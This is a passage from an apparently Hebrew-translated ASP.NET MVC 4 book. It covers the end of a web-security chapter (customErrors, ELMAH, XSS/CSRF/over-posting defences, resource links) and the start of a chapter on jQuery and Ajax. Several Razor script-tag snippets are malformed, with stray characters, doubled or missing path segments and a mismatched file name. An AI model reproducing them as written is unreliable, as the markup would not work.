    <system.web> node, there is no need to use the "xdt:Locator" attribute.

    <customErrors defaultRedirect="GenericError.htm"
      mode="RemoteOnly" xdt:Transform="Replace">
      <error statusCode="500" redirect="InternalError.htm"/>
    </customErrors>
  -->
</system.web>
```

התמרה זו כוללת חלק שמסומן כהערה להחלפת מצב customErrors למצב RemoteOnly בעת בנייה של יישומים במצב Release. כדי להפעיל את ההתמרה הזו , עליכם להוציא את האלמנט customErrors מחוץ לסימון ההערה, כמוצג בקוד שלהלן:

```
<system.web>
  <compilation xdt:Transform="RemoveAttributes(debug)" />
  <!--
    In the example below, the "Replace" transform will replace the entire
    <customErrors> section of your web.config file.
    Note that because there is only one customErrors section under the
```

```
    <system.web> node, there is no need to use the "xdt:Locator" attribute.
  -->
    <customErrors defaultRedirect="GenericError.htm"
      mode="RemoteOnly" xdt:Transform="Replace">
      <error statusCode="500" redirect="InternalError.htm"/>
    </customErrors>

</system.web>
```

שימוש במערכת תיעוד שגיאות ייעודית

הפתרון הטוב ביותר הוא לא לכבות לעולם את האפשרות customErrors, ללא תלות בסביבה שבה מריצים את היישום. כמו כן, מומלץ מאוד להשתמש במערכות תיעוד שגיאות ייעודית כגון ELMAH (שכבר הזכרנו). מערכת ELMAH היא ספרייה שמופצת בחינם דרך NuGet, וכוללת מגוון של שיטות אשר מאפשרות לסקור את פרטי השגיאות של היישום בצורה מאובטחת. לדוגמה, ניתן להשתמש במערכת ELMAH לתיעוד פרטי השגיאות לתוך טבלה בבסיס הנתונים שבשום מקרה אינה נחשפת באתר. למידע נוסף על ההגדרות של מערכת ELMAH והשימוש בה, בקרו בכתובת https://code.google.com/hosting/.

סיכום סוגיות האבטחה ומשאבים שימושיים

בטבלה 7-1 מוצג סיכום של האיומים העיקריים, ופתרונות לכמה מסוגיות האבטחה השכיחות בהקשר של יישומי אינטרנט.

טבלה 7-1: אבטחת יישומי ASP.NET

איום	פתרונות
שאננות	לִמְדו את החומר. צאו מנקודת הנחה שהיישומים שלכם ייפרצו. זכרו שאתם, המפתחים, אחראים על אבטחת הנתונים של המשתמשים שלכם.
מתקפת XSS (Cross-Site Scripting)	העבירו את כל התכנים שלכם קידוד HTML. קודדו מאפיינים. אל תוותרו על קידוד JavaScript. השתמשו בספרייה AntiXSS.
מתקפת CSRF (Cross-Site Request Forgery)	אסימוני אבטחה. בקשות GET אדימפוטנטיות. אימות HttpReferrer.
עודף-קלט	השתמשו במאפיין הסימון Bind כדי להוסיף שדות ל-whitelist באופן מפורש. הימנעו משימוש ב-blacklist.

תשתית ASP.NET MVC מספקת את הכלים הדרושים כדי שתוכלו לאבטח את האתר שלכם, אך אתם אלה שאחראים ליישם את הכלים הללו בצורה מושכלת. אבטחה אמיתית מושגת על ידי פעילות בלתי פוסקת, ועליכם לבצע מעקבים ולהקפיד על התאמת מנגנוני האבטחה לאיומים המשתנים. האחריות היא שלכם, אך אינכם לבד במערכה. לרשותכם עושר של משאבים מצוינים, גם בעולם פיתוח יישומי האינטרנט של Microsoft, וגם בעולם אבטחת הרשת הכללי. בטבלה 2-7 תוכלו למצוא כמה מהמשאבים הללו.

טבלה 2-7: משאבים לאבטחת יישומי ASP.NET

משאב	כתובת URL
מרכז האבטחה למפתחים של Microsoft	http://msdn.microsoft.com/en-us/security/default.aspx
ספר: Beginnning ASP.NET Security מאת Barry Dorrans	http://www.wrox.com/WileyCDA/WroxTitle/Beginning-ASPNET-Security.productCd-0470743654.html
ספר אלקטרוני חינמי: OWASP Top 10 for NET developers	http://www.troyhunt.com/2010/05/owasp-top-10-for-netdevelopers-part-1.html
Microsoft Code Analysis Tool .NET (CAT.NET)	http://www.microsoft.com/downloads/details.aspx?FamilyId=0178e2ef-9da8-445e-9348-c93f24cc9f9d&displaylang=en
ספריית AntiXSS	http://antixss.codeplex.com/
צוות אבטחת המידע של Microsoft (היוצרים של AntiXSS ושל CAT.NET)	http://blogs.msdn.com/securitytools
הפרויקט הפתוח לאבטחת יישומי אינטרנט (OWASP)	http://www.owasp.org/

סיכום

אמרנו זאת בתחילת הפרק, אך נחזור שוב ושוב: תשתית ASP.NET MVC נותנת לכם שליטה רבה ומוותרת על חלק גדול מההפשטה שמאוד הפריעה לחלק מהמפתחים. החופש הזה נותן לכם יותר כוח, ועם הכוח באה אחריות.

הגישה של Microsoft היא לנתב אתכם למסלול הנכון, והצוות של ASP.NET MVC עשה ככל שביכולתו כדי שהפתרון הנכון לכל תרחיש יהיה ברור וקל לפיתוח ביישום. כל אדם חושב בצורה שונה, ואין ספק שבעבר הצוות של ASP.NET MVC קיבל החלטות בנוגע לתשתית שלא בהכרח עלו בקנה אחד עם הדרך שבה אתם נוהגים לעשות דברים. החדשות הטובות הן, שבמצבים אלה ניתנת לכם אפשרות ליישם את האמצעים הללו בדרך הייחודית שלכם - זהו כל הרעיון מאחורי ASP.NET MVC.

אין פתרון קסם לכל סוגיות האבטחה. האבטחה צריכה להעסיק אתכם בכל שלבי תהליך הפיתוח של מסגרת היישום ושל כל רכיב בתוכו. אבטחת בסיס נתונים הרמטית ניתנת לעקיפה אם היישום שלכם חשוף למתקפות הזרקת SQL, ולכן מנגנוני ניהול של משתמשים קפדניים ככל שיהיו יקרסו כמו מגדל קלפים אם התוקף יצליח לגרום למשתמשים לחשוף את שם המשתמש והסיסמה שלהם באמצעות טכניקות כגון הפניית המשך פתוחה. מומחים לאבטחת מחשבים ממליצים לאבטח קווי הגנה ארוכים באמצעות אסטרטגיה שנקראת הגנה לעומק (defense in depth). מונח זה, שמקורו באסטרטגיה צבאית, מתייחס להצבה של מספר שכבות הגנה כדי שגם במקרה של פריצה באחת השכבות, המערכת כולה לא תאוים ותישאר מאובטחת.

רוב תקלות האבטחה נובעות בסופו של דבר ממספר בעיות קלות לפתרון מצידו של המפתח: הנחות שגויות, מידע שגוי, וידע לוקה בחסר. בפרק זה עשינו ככל שביכולתנו כדי להציג את האויבים שמאיימים על האתרים שלכם. הדרך הטובה ביותר להתגונן היא להכיר את האויבים ולהכיר את עצמכם. לִמְדו כמה שיותר כדי שתהיו מוכנים לקרב.

פרק 8

Ajax

Scott Allen

עיקרי הפרק

- הכרת הספרייה jQuery
- שימוש בסייעי Ajax
- אימות נתונים בצד הלקוח
- שימוש בתוספים (plugins) של jQuery

נדיר למצוא כיום יישומי אינטרנט חדשים ללא אלמנטים של Ajax. המילה **AJAX** היא ראשי התיבות של **Asynchronous Javascript And Xml**. בפועל, Ajax הוא ביטוי שמייצג את כל הטכניקות שמשמשות אותנו כמפתחים לבנייה של יישומי אינטרנט אינטראקטיביים אשר מספקים ללקוח חוויית גלישה עשירה יותר. כדי לגרום לאתרים להגיב לקלט מהלקוח, עלינו להשתמש מדי פעם בתקשורת אסינכרונית (asynchronous communication), אך מבחינה חיצונית, יכולת התגובה של האתר באה לידי ביטוי בעיקר באמצעות הַנְפָּשׁוֹת מהוקצעות ושינויי צבעים. אם תצליחו להשתמש בגירויים ויזואליים כדי לגרום למשתמשים לפעול נכון, או להחליט על פעולות נכונות בעת השימוש ביישום, הם יהנו מהחוויה ויחזרו לביקורים נוספים.

ASP.NET MVC 4 היא תשתית אינטרנט מודרנית, ובדומה לשאר תשתיות האינטרנט המודרניות, היא מספקת תמיכה לשילוב Ajax כבר מהרגע הראשון. אפשרויות Ajax שמספקת התשתית מבוססות בעיקר על ספריית JavaScript בשם jQuery. רוב אפשרויות Ajax החשובות של ASP.NET MVC 4 משתמשות בכלים jQuery או מרחיבות אותם.

כדי להבין מה ניתן לעשות עם Ajax ביישומי ASP.NET MVC 4, עלינו לרענן את ידיעותינו על jQuery ואף להרחיב אותן.

jQuery

המוטו של jQuery הינו "לכתוב פחות, לעשות יותר", והוא מתאר בצורה מדויקת את חווית השימוש בספרייה. ממשק תכנות היישומים (API) תמציתי אך יעיל, הספרייה עצמה גמישה אך קלת משקל, והדובדבן שבקצפת הוא שספריית jQuery מספקת תמיכה לכל הדפדפנים המודרניים (לרבות Internet Explorer, Firefox, Safari, Opera ו-Chrome), ומטשטשת בעיות תאימות ובאגים שעשויים לגרום לשיבושים ביישום שלכם. בנוסף להפחתת נפח הקוד ולקיצור פרק הזמן הנדרש לסיום העבודה, ספריית jQuery גם חוסכת למתכנן והמתכנת תסכול רב.

jQuery היא אחת מספריות JavaScript הפופולריות ביותר כיום, והיא ממשיכה להתפתח ולהתרחב כפרויקט קוד פתוח. תוכלו למצוא את הגרסאות, המסמכים והתוספים (plugins) העדכניים ביותר באתר jquery.com. ספריית jQuery נכללת גם ביישומי ASP.NET MVC שלכם. חברת Microsoft מספקת תמיכה מלאה עבור jQuery, ותבנית הפרויקט ליישומי ASP.NET MVC מספקת את כל הקבצים הנחוצים (הם נמצאים בתיקייה Scripts) בכל פעם שיוצרים פרויקט MVC חדש. בגרסה MVC 4, תסריטי jQuery מותקנים באמצעות NuGet, והדבר מאפשר לשדרג את התסריטים בקלות רבה בכל פעם שיוצאת גרסה חדשה של jQuery.

כפי שתראו במהלך הפרק, תשתית MVC מסתמכת על jQuery כדי לספק אפשרויות פעולה שונות, כגון אימות בצד הלקוח וטיפול בפניות אסינכרוניות.

לפני שנתעמק באפשרויות שכלולות בתשתית ASP.NET MVC, הבה נציג סקירה של מגוון אפשרויות שעומדות לרשותנו ב-jQuery.

אפשרויות jQuery

ספריית jQuery מצטיינת באיתור, סריקה ועריכה של מאפייני HTML שבמסמכי HTML. לאחר איתור אלמנט כלשהו, הספרייה מאפשרת לפעול על האלמנט בדרכים שונות: להטמיע בו מטפלי אירועים, להנפיש אותו או לבנות סביבו אינטראקציות Ajax. בסעיף זה נבחן את היכולות הללו, אך תחילה נלמד על שער הכניסה ליכולות השונות של jQuery: הפונקציה jQuery.

הפונקציה jQuery

פונקציית jQuery מספקת גישה לאפשרויות השונות של jQuery. מפתחים שרק מתחילים להשתמש בספריית jQuery מתקשים לעתים להבין את הפונקציה הזו. חלק מהבלבול נובע מכך שהפונקציה (אשר נקראת jQuery) נכתבת בצורה מקוצרת באמצעות הסמל $ (הסמל $ הוא שם פונקציה חוקי בשפת JavaScript, והקיצור מייעל את ההקלדה ומונע שגיאות). היכולת להעביר כמעט כל טיפוס של ארגומנט לפונקציה $ (כאשר הפונקציה מפרשת באופן אוטומטי מה המתכנת רוצה להשיג) רק מעצימה את הבלבול. בקוד שלהלן מודגמים מספר שימושים שכיחים בפונקציה jQuery:

```
$(function () {
  $("#album-list img").mouseover(function () {
    $(this).animate({ height: '+=25', width: '+=25' })
           .animate({ height: '-=25', width: '-=25' });
  });
});
```

שורת הקוד הראשונה קוראת לפונקציה jQuery ($) ומעבירה לה פונקציית JavaScript אנונימית בתור הפרמטר הראשון.

```
$(function () {
  $("#album-list img").mouseover(function () {
    $(this).animate({ height: '+=25', width: '+=25' })
           .animate({ height: '-=25', width: '-=25' });
  });
});
```

הפרמטר הראשון הוא פונקציה. הפונקציה jQuery מניחה שאתם מעבירים פונקציה שברצונכם להריץ מיד לאחר שהדפדפן מסיים ליצור את מבנה מודל אובייקט המסמך (document object model – DOM) על פי ה–HTML שהתקבל מהשרת – כלומר, הקוד יופעל כאשר תושלם טעינת הדף שנשלח מהשרת. זה השלב שבו ניתן להריץ בבטחה תסריטים על מבנה האלמנטים המרכיבים את הדף, והמונח המקובל הוא למצב הזה הוא אירוע "DOM ready".

בשורת הקוד השנייה מעבירים לפונקציה jQuery את המחרוזת "#album-list img":

```
$(function () {
  $("#album-list img").mouseover(function () {
    $(this).animate({ height: '+=25', width: '+=25' })
           .animate({ height: '-=25', width: '-=25' });
  });
});
```

הפונקציה jQuery מקבלת מחרוזת ומתייחסת אליה בתור *סלקטור* (selector). סלקטורים מאפשרים לומר ל–jQuery איזה אלמנטים ברצונכם לאתר במבנה DOM. אתם יכולים לאתר אלמנטים לפי ערכי המאפיינים שלהם, לפי שם המחלקה, לפי המיקום היחסי שלהם ועוד. הסלקטור בשורה השנייה שבקוד מורה ל–jQuery למצוא את כל התמונות בתוך האלמנט, אשר ערך id שלו הוא album-list.

כאשר הסלקטור מורץ, הוא מחזיר מערך אלמנטים אשר מונה אפס או יותר אלמנטים תואמים. כל שיטת jQuery נוספת שתזַמְנו תופעל על כל האלמנטים במערך. לדוגמה, השיטה mouseover מקצה מטפל אירוע לאירוע onmouseover של כל אלמנט תמונה, שתואם לקריטריונים של הסלקטור.

ספריית jQuery מנצלת את יכולות התכנות הפונקציונלי (functional programming) של JavaScript. לעתים קרובות תידרשו ליצור פונקציות ולהעבירן כפרמטרים לשיטות jQuery. השיטה mouseover, לדוגמה, יודעת **כיצד** לחבר מטפל אירוע לאירוע onmouseover בכל סוגי

הדפדפנים, אך אינה יודעת **מה** עליה לעשות במקרה של אירוע. כדי להגדיר מה אתם רוצים שיקרה כאשר האירוע מתרחש, עליכם להעביר פונקציה שמכילה את קוד הטיפול באירוע:

```
$(function () {
  $("#album-list img").mouseover(function () {
    $(this).animate({ height: '+=25', width: '+=25' })
           .animate({ height: '-=25', width: '-=25' });
  });
});
```

בדוגמה זו סיפקנו קוד שגורם להנפשה של האלמנט במקרה של אירוע mouseover. ציון האלמנט שמונפש באמצעות הקוד נעשה באמצעות מילת המפתח this. (המילה this מצביעה אל אלמנט שבו קרה האירוע). שימו לב שהאלמנט מועבר תחילה אל הפונקציה jQuery ($(this)), אשר מתייחסת לארגומנט כהפניה לאלמנט, ומחזירה מערך אלמנטים שמכיל את האלמנט הרצוי.

לאחר שפונקציית jQuery משיגה את האלמנט, אנחנו יכולים לקרוא לשיטות jQuery כגון animate כדי לערוך בו שינויים. הקוד שבדוגמה גורם לאלמנט לגדול מעט (הגדלת הרוחב והגובה ב-25 פיקסלים), ולאחר מכן להצטמק (הפחתת הרוחב והגובה ב-25 פיקסלים).

כעת, כאשר משתמשים מציבים את סמן העכבר מעל תמונת אלבום, הם מקבלים לכך חיווי בצורת התרחבות והצטמקות של התמונה. האם ההתנהגות הזו חיונית לפעולה תקינה של היישום? לא. אך זהו אפקט פשוט ליישום, אשר מקנה לאתר מראה מקצועי. המשתמשים באתר יאהבו זאת!

במהלך הפרק אפשרויות נוספות שהן בגדר רשות, אך תחילה נבחן בצורה מעמיקה יותר את כלי jQuery שזקוקים להם בדרך כלל.

הסלקטורים של jQuery

סלקטורים הם מחרוזות שמועברות לפונקציית jQuery לצורך בחירת אלמנט ממבנה DOM. בסעיף הקודם העברנו את המחרוזת "#album-list img" כסלקטור לאיתור תגיות תמונה. אם המחרוזת הזו מזכירה לכם משהו שעשוי לשמש אותנו בגיליון סגנון מדורג (CSS), אתם צודקים. תחביר הסלקציה של jQuery מבוסס על סלקטורים של CSS 3.0, עם מספר תוספות. בטבלה 1-8 מפורטים כמה מהסלקטורים שמופיעים לעתים קרובות בקוד jQuery טיפוסי.

השורה האחרונה בטבלה הינה דוגמה לתמיכה שמספקת ספריית jQuery לפסבדו-מחלקות, אשר זהות לאלו שבוודאי מוכרות לכם מגיליונות CSS. שימוש בפסבדו-מחלקות מאפשר לבחור אלמנטים בעלי מספר זוגי או אי-זוגי, קישורים שביקרתם בהם ועוד. תוכלו למצוא רשימה מלאה של הסלקטורים של CSS בכתובת http://www.w3.org/TR/css3-selectors/.

טבלה 8-1: סלקטורים נפוצים

דוגמה	משמעות
`$(˝#header˝)`	איתור האלמנט שערך id שלו הוא ˝header˝
`$(˝.editor-label˝)`	איתור כל האלמנטים עם שם מחלקה ˝editor-label˝.
`$(˝div˝)`	איתור כל האלמנטים מסוג
`$(˝#header div˝)`	איתור כל האלמנטים מסוג תחת האלמנט שערך id שלו הוא ˝header˝
`$(˝#header > div˝)`	איתור כל האלמנטים מסוג ישירות תחת האלמנט שערך id שלו הוא ˝header˝
`$(˝a:even˝)`	איתור תגיות עוגן בעלות מספר זוגי

אירועי jQuery

אחד מהיתרונות המשמעותיים של jQuery הוא ממשק API שמספקת הספרייה, ואשר משמש לרישום אירועים במבנה DOM. למרות שאפשר להשתמש בפונקציית bind גנרית כדי לתפוס כל אירוע על ידי העברת שם האירוע כמחרוזת, ספריית jQuery מספקת מספר שיטות ייעודיות לאירועים נפוצים כגון click, blur ו-submit. כפי שהדגמנו קודם, ניתן להגדיר לפונקציית jQuery כיצד להגיב במקרה של אירוע על ידי העברת פונקציה כפרמטר. הפונקציה יכולה להיות אנונימית, כבדוגמה שבסעיף ˝הפונקציה jQuery˝ שבתחילת הפרק, אך ניתן גם להעביר פונקציה שמית אשר תופעל בתגובה לאירוע, כמוצג בקוד שלהלן:

```
$("#album-list img").mouseover(function () {
  animateElement($(this));
});
function animateElement(element) {
  element.animate({ height: '+=25', width: '+=25' })
         .animate({ height: '-=25', width: '-=25' });
}
```

לאחר בחירה במספר אלמנטי DOM, או באלה שהם חלק מהקוד של מטפל אירוע, תוכלו להשתמש באפשרויות jQuery כדי לערוך אלמנטים בדף בקלות רבה. אתם יכולים לקרוא את ערכי המאפיינים של האלמנטים ולהציב בהם ערכים, להוסיף מחלקות CSS לאלמנטים או להסירן ועוד. הקוד שלהלן משמש להוספה והסרה של המחלקה highlight מתגיות עוגן בדף בעת מעבר של סמן העכבר מעל האלמנט. לאחר הוספת הקוד, המראה של תגיות העוגן ישתנה בכל פעם שהמשתמש יעביר את סמן העכבר מעל התגית (בהנחה שהסגנון highlight הוגדר כהלכה).

```
$("a").mouseover(function () {
  $(this).addClass("highlight");
}).mouseout(function () {
  $(this).removeClass("highlight");
});
```

שימו לב לשתי הערות חשובות המתייחסות לקוד:

- כל שיטת jQuery שאתם מפעילים על מערך אלמנטים, כמו למשל השיטה mouseover, מחזירה את המארז שעליו הופעלה. הדבר מאפשר לקרוא לשיטות jQuery נוספות על האלמנטים שנבחרו באמצעות הסלקטור מבלי שתצטרכו לאתר אותם מחדש. הטכניקה הזו נקראת **שרשור שיטות**.
- ספריית jQuery כוללת קיצורים למגוון פעולות נפוצות. יצירת אפקטים שמופעלים בתגובה לאירועי mouseover ו-mouseout הינה פעולה נפוצה, וכך גם הַחְלָפָה והסרה של מחלקת סגנון. באמצעות קיצורי jQuery שכאלה ניתן לשכתב את קטע הקוד האחרון. הקוד המקוצר ייראה כך:

```
$("a").hover(function () {
  $(this).toggleClass("highlight");
});
```

עוצמה רבה טמונה בשלוש שורות הקוד הללו - וזה היופי של jQuery.

jQuery ו-Ajax

ספריית jQuery מספקת את כל מה שדרוש כדי לשלוח בקשות אסינכרוניות חזרה אל שרת האינטרנט. אתם יכולים להפיק בקשות POST או בקשות GET, ולקבל התראה מ-jQuery כאשר הבקשה הושלמה (או במקרה של שגיאה). באמצעות jQuery ניתן גם לשלוח ולקבל נתוני XML (אחרי הכול, XML זהו ה-x של Ajax), אך כפי שתיווכחו במהלך הפרק, צריכת נתונים בפורמט HTML, טקסט או JSON (JavaScript Object Notation) היא עניין טריוויאלי. קל מאוד ליישם טכניקות Ajax עם jQuery.

למעשה, jQuery פישטה תהליכים במידה משמעותית עד כדי כך, שהיא השפיעה על האופן שמפתחי אינטרנט כותבים קוד תסריט.

Unobtrusive JavaScript

בראשית ימיה של הרשת (לפני שספריית jQuery נכנסה לחיינו), היה נהוג לערבב קוד JavaScript ותגיות HTML באותו קובץ. מפתחים גם לא היססו לשלב קוד JavaScript בתוך אלמנט HTML כערך של מאפיין. בוודאי נתקלתם בעבר במטפל אירוע onclick כדוגמת המטפל שלהן:

```
<div onclick="javascript:alert('click');">Testing, testing</div>
```

באותם ימים ייתכן אפילו שכתבתם בעצמכם תגיות עם קוד JavaScript מוטמע, מכיוון שלא הייתה דרך טובה יותר לתפוס אירועי הקלקה (לחיצות עכבר). הטמעת JavaScript עושה את

העבודה, אך הקוד שמתקבל מאוד מבולבל. ספריית jQuery הביאה לשינוי תפיסתי על ידי הצגת גישה הרבה יותר יעילה לאיתור אלמנטים ולתפיסת אירועי הקלקה. הגישה החדשה מאפשרת להוציא את קוד JavaScript מהמאפיינים של התגיות HTML, ומדפי HTML בכלל.

Unobtrusive JavaScript היא גישה שמעודדת הפרדה של קוד JavaScript מהתגיות. כל קוד התסריט הדרוש ליישום נארז בקבצי js. אם תתבוננו בקוד המקור של תצוגה, תראו אך ורק תגיות נקיות ללא JavaScript. גם בדף HTML שממומש על ידי התצוגה לא תמצאו JavaScript. התזכורת היחידה לתסריט היא תגיות <script> שמפנות לקבצי JavaScript.

unobtrusive JavaScript היא הגישה המתבקשת, מכיוון שהיא מכבדת את עיקרון הפרדת התפקידים אשר מהווה אחד מעמודי התווך של תשתית ASP.NET MVC. התגיות שאחראיות על התצוגה נשמרות במיקום נפרד מקוד JavaScript שמכתיב את ההתנהגות. לשימוש ב- unobtrusive JavaScript יש יתרונות נוספים כמו למשל, אחסון התסריטים בקבצים שניתנים להורדה בנפרד אשר תורם לשיפור ניכר בביצועי האתר מכיוון שהדבר מאפשר לדפדפן לאחסן את קבצי התסריט במטמון המקומי.

unobtrusive JavaScript גם מאפשר ליישם באתר אסטרטגיה שנקראת העצָמָה פרוגרסיבית. המונח **העצמה פרוגרסיבית (progressive enhancement)** מתאר גישה שמתמקדת בהגשת תכנים. רק כאשר ההתקן או הדפדפן שמשמשים להצגת התוכן תומכים באפשרויות כגון תסריטים וגליונות סגנון, ישולבו בדף המוצג אפשרויות מתקדמות כמו תמונות מונפשות. תוכלו למצוא מידע נוסף בנושא בערך של ויקיפדיה שעוסק בהעצמה פרוגרסיבית: http://en.wikipedia.org/wiki/Progressive_enhancement.

תשתית ASP.NET MVC מאמצת גישה unobtrusive בעבודה עם JavaScript. במקום לשלב קוד JavaScript בתצוגות כדי לבצע משימות כגון אימות בצד הלקוח, התשתית מפזרת נתוני מטא (metadata) במאפייני HTML. באמצעות jQuery, התשתית יכולה לאתר ולפרש את נתוני המטא, ולאחר מכן לשייך התנהגויות לאלמנטים. כל זה נעשה באמצעות קבצי תסריט חיצוניים. יישום עקרונות unobtrusive JavaScript פותח עבור אפשרויות Ajax של ASP.NET MVC יכולת של העצמה פרוגרסיבית. אם הדפדפן של המשתמש אינו תומך בתסריטים, האתר שלכם עדיין יפעל, אך ללא תוספות העשרה, כמו למשל אימות בצד הלקוח.

כדי להבין כיצד ליישם את גישת unobtrusive JavaScript בפועל, עליכם ללמוד תחילה כיצד להשתמש בספריית jQuery בכתיבת יישום MVC.


שימוש בספריית jQuery

התבניות של Visual Studio לפרויקט ASP.NET MVC מספקות את כל הדרוש כדי להשתמש באפשרויות jQuery בעת יצירת פרויקט חדש. כל פרויקט חדש מכיל תיקיית Scripts שמכילה מספר קבצי js, כמוצג בתרשים 1-8.

ספריית jQuery הראשית היא קובץ בשם jquery-<version>.js, כאשר נכון לזמן הכתיבה מספר הגרסה שלו היה 1.6.2. בתוך הקובץ תמצאו גרסה קריאה ומתועדת היטב של קוד המקור של jQuery.

כדי להתחיל להשתמש ב-jQuery דרושה תגית <script> שמשמשת להפניה אל קובץ jQuery. נהוג להציב את התגית במערך הפריסה (קובץ _layout) של היישום שלכם, מכיוון שסביר להניח שאפשרויות jQuery תשמשנה בכל חלקי היישום. הדרך הפשוטה ביותר לעשות זאת מודגמת בקוד שלהן:

```
<script src="~/Scripts/jquery-1.6.2.js"></script>
```



תרשים 8-1

מנוע התצוגה Razor של ASP.NET MVC מתרגם את האופרטור "~" לשורש של אתר האינטרנט הנוכחי, על אף שהאופרטור מופיע במאפיין src. חשוב גם לציין שכאשר עובדים עם HTML 5, אין צורך להגדיר את המאפיין type עם הערך text/javascript (כמו בגרסאות קודמות).

תסריטים מותאמים אישית

כאשר כותבים בעצמכם קוד JavaScript, תוכלו להוסיפו כקבצים חדשים בתיקיית התסריטים (אלא אם כן אתם כותבים unobtrusive JavaScript, ואז אתם יכולים להטמיע את הקוד ישירות בתצוגות - אבל הדבר אינו מומלץ). לדוגמה, אנחנו יכולים להכניס את הקוד מתחילת הפרק לקובץ בשם MusicScripts.js בתיקיית התסריטים. להלן תוכן הקובץ MusicScripts.js:

```
$(function () {
  $("#album-list img").mouseover(function () {
    $(this).animate({ height: '+=25', width: '+=25' })
          .animate({ height: '-=25', width: '-=25' });
  });
});
```

כדי להוסיף את MusicScripts.js אל היישום נזדקק לתגית תסריט (<script>) נוספת. תגית התסריט חייבת להופיע במסמך אחרי תגית התסריט של jQuery, מכיוון שהקובץ MusicScripts.js

משתמש ב-jQuery, והדפדפן טוען תסריטים לפי סדר הופעתם במסמך. אם התסריט מכיל פעולות שישמשו אתכם בכל חלקי היישום, כדאי למקם את תגית התסריט במערך הפריסה _Layout, אחרי תגית התסריט של jQuery. בדוגמה זו נשתמש בתסריט בדף הבית של היישום בלבד, ולכן ניתן להוסיפו במיקום כלשהו בתצוגה Index של הבקר Home (מכיוון שמנוע התצוגה מציב את תכני התצוגה הממומשת בגוף הדף, לאחר תגית התסריט של jQuery).

```
<div id="promotion">
</div>

<h3><em>Fresh</em> off the grill</h3>
@section Scripts {
  <script src="~/Scripts/MoviesScripts.js")"></script>
}
```

מיקום תסריטים במקטעים

דרך נוספת להזריק תסריטים לפלט היא על ידי הגדרה של מקטעי Razor שבהם התסריט יופיע כתוצאה של שימוש במילת המפתח @section. תוכלו להוסיף מקטעים מותאמים אישית משלכם, אולם תצוגת ברירת המחדל _Layout ביישום ASP.NET MVC חדש כוללת מקטע שנועד במיוחד להוספת תסריטים מבוססי-jQuery. המקטע נקרא "scripts", והוא מופיע לאחר טעינת jQuery כדי לאפשר לכם ליצור תסריטים מותאמים אישית תלויי-jQuery.

כעת נוכל להוסיף לכל תצוגת תוכן את המקטע scripts לצורך הזרקת תסריטים יחודיים לתצוגה בכותרת:

```
@section scripts{
  <script src="~/Scripts/MusicScripts.js")
></script>
}
```

גישת המקטעים מאפשרת מיקום מדויק של תגיות תסריט ומבטיחה שהתסריטים הדרושים ייכללו בסדר הנכון. על פי ברירת מחדל, התצוגה _Layout ביישום MVC 4 תממש את התסריט לקראת תחתית הדף, מעל תגית body הסוגרת.

תסריטים נוספים

מה מכילים שאר קבצי js שנמצאים בתיקייה Scripts? בנוסף לספריית הליבה של jQuery, התיקייה Scripts מכילה שני תוספים (plugins) של jQuery: jQuery UI ו- jQuery Validation. התוספים הללו מרחיבים את היכולות של ספריית הליבה, ובהם נדון בהמשך. נראה שגם קיימות גרסאות מוקטנות של שני התוספים הללו.

בנוסף, התיקייה מכילה קבצים שכוללים "vsdoc" בשמותיהם. קבצים אלה נושאים סימון מיוחד כדי לתמוך ולהעצים את אפשרויות IntelliSense של Visual Studio. בכל מצב, לא תצטרכו להפנות לקבצים הללו באופן ישיר או לשלוח אותם ללקוח. סביבת Visual Studio 2012 תאתר עבורכם את הקבצים הללו באופן אוטומטי אם תציינו אותם בקובץ references.js_. קובץ

_references.js משמש להגדרת ההפניות הלא-מפורשות שבאמצעותן סביבת Visual Studio מתפעלת את IntelliSense, והגדרת התצורה של הקובץ מתבצעת דרך תפריט Tools ⇦ Options ⇦ JavaScript ⇦ IntelliSense (חפשו את הקבוצה Web Reference Group).

קבצים שמכילים "unobtrusive" בשמם הם קבצים שנכתבו על ידי Microsoft. תסריטים אלו משולבים בספריית jQuery ובתשתית MVC כדי לספק תמיכה באפשרויות unobtrusive JavaScript שפורטו קודם לכן. קבצים אלה נחוצים כדי להשתמש באפשרויות Ajax של תשתית ASP.NET MVC, ובפרק זה נלמד גם כיצד להשתמש בתסריטים הללו.

תסריט נוסף בתיקיית התסריטים הוא Modernizr. התסריט Modernizr הוא למעשה ספריית JavaScript שמשמשת ככלי עזר לבניית יישומים מודרניים באמצעות מודרניזציה של דפדפנים ישנים. לדוגמה, אחד השימושים העיקריים של Modernizr הוא האפשרות להשתמש באלמנטים החדשים של HTML 5 (כגון header, nav ו-menu) בדפדפנים שאינם תומכים באלמנטים של HTML 5 (כגון Internet Explorer 6). כמו כן, ספריית Modernizr מאפשרת לכם לברר אם אפשרויות מתקדמות, כגון איתור מיקום גיאוגרפי או קנבס ציור, נתמכים על ידי דפדפן מסוים.

התסריט האחרון בתיקיית התסריטים שייך לספריית JavaScript בשם Knockout. ספרייה זו מספקת יכולות קישור-נתונים שמיועדות למפתחים שרוצים להשתמש בתבנית העיצוב MVVM (Model-View-ViewModel) עבור קוד JavaScript ונתונים בצד הלקוח.

סייעי AJAX

את סייעי HTML (HTML helpers) של תשתית ASP.NET MVC כבר פגשתם. הם משמשים ליצירת טפסים וקישורים שמפנים אל פעולות בקר. תשתית ASP.NET MVC מספקת גם מערך של סייעי Ajax, שגם הם משמשים ליצירה של טפסים וקישורים שמפנים אל פעולות בקר, אולם ההתנהגות שלהם אסינכרונית. הסייעים הללו יוצרים עבורכם את קוד התסריט שמבטיח את הפעולה התקינה של התהליך האסינכרוני.

מאחורי הקלעים, סייעי Ajax משתמשים בשירותיהן של הרחבות unobtrusive MVC של ספריית jQuery. כדי להשתמש בסייעים יש צורך לכלול את התסריט jquery.unobtrusive-ajax. התסריט הזה מצורף על פי ברירת מחדל לתצוגת _Layout של היישום בכל פרויקט MVC 4 חדש. כדי להוסיף את הקובץ באופן ידני, תוכלו להשתמש בתגיות התסריט הבאות:

```
<script src="~Scripts/jquery-1.6.2.min.js")
></script>
<script  src="~/Scripts/Scripts/jquery.unobtrusive-ajax.min.js")
     ></script>
@RenderSection("scripts", required:false);
```

קישורי פעולות של Ajax

